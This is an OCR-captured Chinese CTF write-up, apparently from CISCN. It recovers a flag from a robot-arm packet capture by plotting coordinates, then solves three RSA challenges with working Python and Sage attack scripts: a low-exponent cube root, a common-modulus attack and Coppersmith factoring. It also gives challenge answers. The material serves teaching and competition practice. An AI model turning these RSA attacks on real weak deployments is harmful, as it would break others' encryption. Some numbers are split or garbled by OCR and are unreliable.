print(hex(entitdesc2.flag_part_plz_covert_to_hex ))
print(entitydesc2.flag_last_part)
```




```
flag_part_plz_convert_to_hex: 16453958
flag_last_part: "d172a38dc"
```

Hex 拼接可得

# Robot


打开 robot 的工程



```
MODULE Module1
    CONST robtarget EXTREME:=[[200.001,126.279387098,-390.936633595],[0.7070
    CONST robtarget Target_10:=[[0,0,0],[0.707106781,0,0,0.707106781],[0,-2,
    CONST robtarget Target_20:=[[400,0,0],[0.707106781,0,0,0.707106781],[-1,

    CONST num SHUT_DOWN := -1;
    CONST num TO_WAIT := 0;
    CONST num TO_PAINT := 1;
    CONST num TO_INTRODUCE := 2;

    VAR speeddata drawingSpeed;
    VAR num speedLevel := 0;
    VAR num flag := 0;
    VAR bool repeat := TRUE;

    PERS pos tgPos{500};
    VAR num targetsNum;

    FUNC robtarget create_robtarget(pos position)
       RETURN [position,[0.707106781,0,0,0.707106781],[1,0,0,0],[9E9,9E9,9E9
    ENDFUNC

    FUNC speeddata shifting(num base)
        IF base = 0 THEN RETURN v100;
        ELSEIF base = 1 THEN RETURN v300;
        ELSEIF base = 2 THEN RETURN v600;
```

```
信息来自: 全部信息                                  时间                  种类
System4 (工作站): 10156 - 程序已重新启动           2021/5/16 7:25:23     事件日志
System4 (工作站): 10125 - 程序已停止               2021/5/16 7:25:38     事件日志
System4 (工作站): 10052 - 返回启动                 2021/5/16 7:26:16     事件日志
System4 (工作站): 10053 - 返回就绪                 2021/5/16 7:26:16     事件日志
System4 (工作站): 10156 - 程序已重新启动           2021/5/16 7:26:16     事件日志
System4 (工作站): 50024 - 转角路径故障             2021/5/16 7:26:33     事件日志
System4 (工作站): 10122 - 程序已停止               2021/5/16 7:30:51     事件日志
自动保存完成。 [3]                                 2021/5/16 8:12:00     概述
```


可以看到一个机械臂在画图



```
0.    [ 123 ; 69 ; 0 ]
1.    [ 123 ; 69 ; 0 ]
2.    [ 124 ; 69 ; 0 ]
3.    [ 125 ; 69 ; 0 ]
4.    [ 125 ; 69 ; 0 ]
5.    [ 126 ; 69 ; 0 ]
6.    [ 127 ; 69 ; 0 ]
7.    [ 128 ; 69 ; 0 ]
8.    [ 128 ; 69 ; 0 ]
9.    [ 129 ; 69 ; 0 ]
10.    [ 130 ; 69 ; 0 ]
11.    [ 130 ; 69 ; 0 ]
12.    [ 131 ; 69 ; 0 ]
13.    [ 132 ; 69 ; 0 ]
14.    [ 134 ; 69 ; 0 ]
15.    [ 134 ; 69 ; 0 ]
16.    [ 137 ; 69 ; 0 ]
17.    [ 137 ; 69 ; 0 ]
18.    [ 138 ; 69 ; 0 ]
19.    [ 139 ; 69 ; 0 ]
20.    [ 140 ; 69 ; 0 ]
21.    [ 141 ; 69 ; 0 ]
22.    [ 144 ; 69 ; 0 ]
23.    [ 144 ; 69 ; 0 ]
24.    [ 146 ; 69 ; 0 ]
25.    [ 147 ; 69 ; 0 ]
26.    [ 148 ; 69 ; 0 ]
27.    [ 150 ; 69 ; 0 ]
```

根据所给插件可以看出是画好的图会转化成坐标

打开 wireshark 发现有坐标点




```
20.........KeC...............2".GET./127.0.0.1/.CurrentMaster2.-Domain RAPID.........
3eD................".GET./127.0.0.1/.Mode.........KeE..............2".GET./
127.0.0.1/.CurrentMaster2.-Domain RAPID.........SeF...............:".SET./
127.0.0.1/.RequestMaster2.-Domain RAPID -Uid 20.........NeG...............5#.GET./127.0.0.1/
RAPID.SymbolProperties.RAPID/pos.........veH...............]#.GET./127.0.0.1/
RAPID.SearchSymbols.0 -1 -SymTyp 8 -Source 255 -URL RAPID/pos -Output 15.........
[eI..............B".SET./127.0.0.1/RAPID/T_ROB1/Module1/tgPos{5}.Value.[32,35,0].........
3eJ................".GET./127.0.0.1/.Mode.........KeK..............2".GET./
127.0.0.1/.CurrentMaster2.-Domain RAPID.........SeL...............:".SET./
127.0.0.1/.ReleaseMaster2.-Domain RAPID -Uid 20.........KeM...............2".GET./
127.0.0.1/.CurrentMaster2.-Domain RAPID.........3eN................".GET./
127.0.0.1/.Mode.........KeO...............2".GET./127.0.0.1/.CurrentMaster2.-Domain
RAPID.........SeP...............:".SET./127.0.0.1/.RequestMaster2.-Domain RAPID -Uid
20.........NeQ...............5#.GET./127.0.0.1/RAPID.SymbolProperties.RAPID/
pos.........veR...............]#.GET./127.0.0.1/RAPID.SearchSymbols.0 -1 -SymTyp 8 -Source
255 -URL RAPID/pos -Output 15.........[eS..............B".SET./127.0.0.1/RAPID/T_ROB1/
Module1/tgPos{6}.Value.[33,35,0].........3eT................".GET./
127.0.0.1/.Mode.........KeU...............2".GET./127.0.0.1/.CurrentMaster2.-Domain
RAPID.........SeV...............:".SET./127.0.0.1/.ReleaseMaster2.-Domain RAPID -Uid
20.........KeW...............2".GET./127.0.0.1/.CurrentMaster2.-Domain RAPID.........
3eX................".GET./127.0.0.1/.Mode.........KeY..............2".GET./
127.0.0.1/.CurrentMaster2.-Domain RAPID.........SeZ...............:".SET./
127.0.0.1/.RequestMaster2.-Domain RAPID -Uid 20.........Ne[...............5#.GET./127.0.0.1/
RAPID.SymbolProperties.RAPID/pos.........ve\...............]#.GET./127.0.0.1/
RAPID.SearchSymbols.0 -1 -SymTyp 8 -Source 255 -URL RAPID/pos -Output 15.........
[e]..............B".SET./127.0.0.1/RAPID/T_ROB1/Module1/tgPos{7}.Value.[35,35,0].........
```

0 客户端 分组，7,996 服务器 分组，0 turn(s).

127.0.0.1:49825 → 127.0.0.1:49824 (624 kB)　显示和保存数据为 ASCII　流 0

查找:


用 python 脚本把坐标提取出来



pos.txt - 记事本

```
[27,36,0]

[28,35,0]

[29,35,0]

[31,35,0]

[32,35,0]

[33,35,0]


[35,35,0]


[36,35,0]

[37,35,0]

[39,34,0]

[40,34,0]
```


然后用 matlab 画出坐标



编辑器 - D:\Users\Obscure\Desktop\Untitled.m

```
       [322, 168, 0]

       [319, 170, 0]

       [317, 171, 0]

       [316, 171, 0]

       [314, 172, 0]

       [313, 172, 0]

       [313, 172, -10]
          ];
B=A';
plot(B(1,:),B(2,:));
axis([0,400,0,200]);
grid on;
```

翻转图片  可以看到



Flag 为 easy_robo_xx

## Crypto

### flag1_低加密指数攻击

```
from gmpy2 import iroot
import libnum

n =
12381447039455059836328051884891454693813773102677797588584673367249
44939757030697600538674718362494732908287999625868558926859029020506300
1831293901056494567669971224624982034171215593839806873286664642282 6
61947718043485814893823566209248205899907910545013618168514189595557 4
5486716673201677416410723302590009

c =
19105765285510667553313898813498220212421177527647187802549913914263 9
68945493144633390670605116251064550364704789358830072133349108808799 0
75021540479815182657667763617178044110939458834654922540704196330451 9
79349353031578518479199454480458137984734402248011464467312753683234 5
```

```
43319955893

k = 0
while 1:
    res=iroot(c+k*n,3)
    if(res[1]==True):
        print(libnum.n2s(int(res[0])))
        break
    k=k+1
```

flag2_共模攻击

```
import gmpy2, libnum
from Crypto.Util.number import *
def exgcd(a, b):
    if b==0: return 1, 0
    x, y = exgcd(b, a%b)
    return y, x-a//b*y

N                                                                           =
111381961169589927896512557754289420474877632607334685306667977794938
824018345795836303161492076539375959731633270626091498843936401996648
820451019811592594528673182109109991384472979198906744569181673282663
323892346854520052840694924830064546269187849702880332522636682366270
177489467478933966884097824069977
e1 = 17
e2 = 65537

message1                                                                    =
549957513872587987918954132161722846534070540797657697041707630238301
309814802729433384452456892937293082005742179590184625127905236222524
792584194988583078981189070767734702535333448779595087662857305090678
296844273757593456237016059970671356594042966638774537587010107265618
24951602615501078818914410959610

message2                                                                    =
912909352674583565419593273812200674661048904553911039896398228557537
978053541397419599579519839431461085527627564444755452503437667982203
482403775901128548904823757448760161917734718537040147359366084362101
536698294542881998388276464027425541340172802137072223384962712898946
81312606239512924842845268366950

x, y = exgcd(e1, e2)
assert x*e1 + y*e2 == 1

m = pow(message1, x, N) * pow(message2, y, N) % N
```

```
print(long_to_bytes(m))
```

flag3_Coppersmith 求 p

```
n =
1134329301550332637692707128251217610808139521006666936068663559171164169841491655072319251805938608362554029503583274224473592006895372175285476236915860089526190638468018298026374488744512289576357075539802106859852158871073004169695490872937463105939889082871810257707395389925597145873757631311329637831 47
p_fake =
0xda5f14bacd97f5504f39eeef22af37e8551700296843e536760cea761d334508003e01b886c0c600000000000000000000000000000000000000000000000000L

pbits = 512
kbits = 200
pbar = p_fake & (2 ^ pbits - 2 ^ kbits)
print("upper %d bits (of %d bits) is given" % (pbits - kbits, pbits))

PR. < x > = PolynomialRing(Zmod(n))
f = x + pbar

x0 = f.small_roots(X=2 ^ kbits, beta=0.4)[0]  # find root < 2^kbits with factor >= n^0.3
print(int(x0 + pbar))
```

flag_合并后求 md5

```
from gmpy2 import *
import libnum,hashlib
from Crypto.Util.number import *

e=65537
n=113432930155033263769270712825121761080813952100666693606866355917116416984149165507231925180593860836255402950358327422447359200689537217528547623691586008952619063846801829802637448874451228957635707553980210685985215887107300416969549087293746310593988908287181025770739538992559714587375763131132963783147
p=1143703876358101026311649398373354601440334385921800370751279670692888084803523999074042833409110644398276938651775370389000247869841854977755326890649642 3
q=n//p
N=(q-1)*(p-1)
d=invert(e,N)
c=5921369644237376589594870261165975677981389765302208090563554563690543403830646893528396268605903746194022761871569587558905559369635259463010708271475703681587549713852373869506681198503631562492789708115319032963686400513375709699103560791810652915145183436944231367384956
```

```
3635248465014289409374291381429646
flag3=pow(c,d,n)
flag3=long_to_bytes(flag3)
flag1=b' \nO wild West Wind, thou breath of Autum'
flag2=b"n's being,\nThou, from whose unseen presence the leaves dead\nAre driven, like ghosts from an enchanter fleeing,\nYellow, a"
md = hashlib.md5()
md.update(flag1+flag2+flag3)
print('CISCN{'+md.hexdigest()+'}')
```